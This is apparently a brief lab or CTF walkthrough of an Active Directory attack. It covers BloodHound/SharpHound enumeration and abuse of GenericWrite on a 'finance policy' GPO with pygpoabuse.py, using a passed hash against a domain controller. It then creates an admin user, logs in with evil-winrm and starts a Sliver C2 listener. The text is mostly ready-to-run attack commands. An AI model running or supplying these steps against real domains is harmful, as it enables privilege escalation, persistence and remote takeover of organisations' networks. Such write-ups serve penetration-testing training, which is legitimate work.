
Collecting data about our victim and enumerating

sharp-hound-3 -- -c ACL,Group,Container,Session
So GPO name is finance policy which we got GenericWRITE to which emans we can actually add malware into the scheduled task
Virtual env
source ~/.venv/bin/activate
pygpoabuse.py hsm.local/bbarkinson -hashes :[REDACTED] -gpo-id "526CDF3A-10B6-4B00-BCFA-36E59DCD71A2" -dc-ip 10.1.65.139 -f
pip3 install msldap
pip3 install impacket
python3 pygpoabuse.py hsm.local/bbarkinson -hashes :[REDACTED] -gpo-id "526CDF3A-10B6-4B00-BCFA-36E59DCD71A2" -dc-ip 10.1.65.139 -f

Now that the admin user is created with admin perms we can do
evil-winrm -i 10.1.65.139 -u john -p '[REDACTED]'
sliver
- Open up sliver CLI
mtls --lport 443
- Starts a listener, which will catch any connections

Who needs sleep when you can hack??

Victory!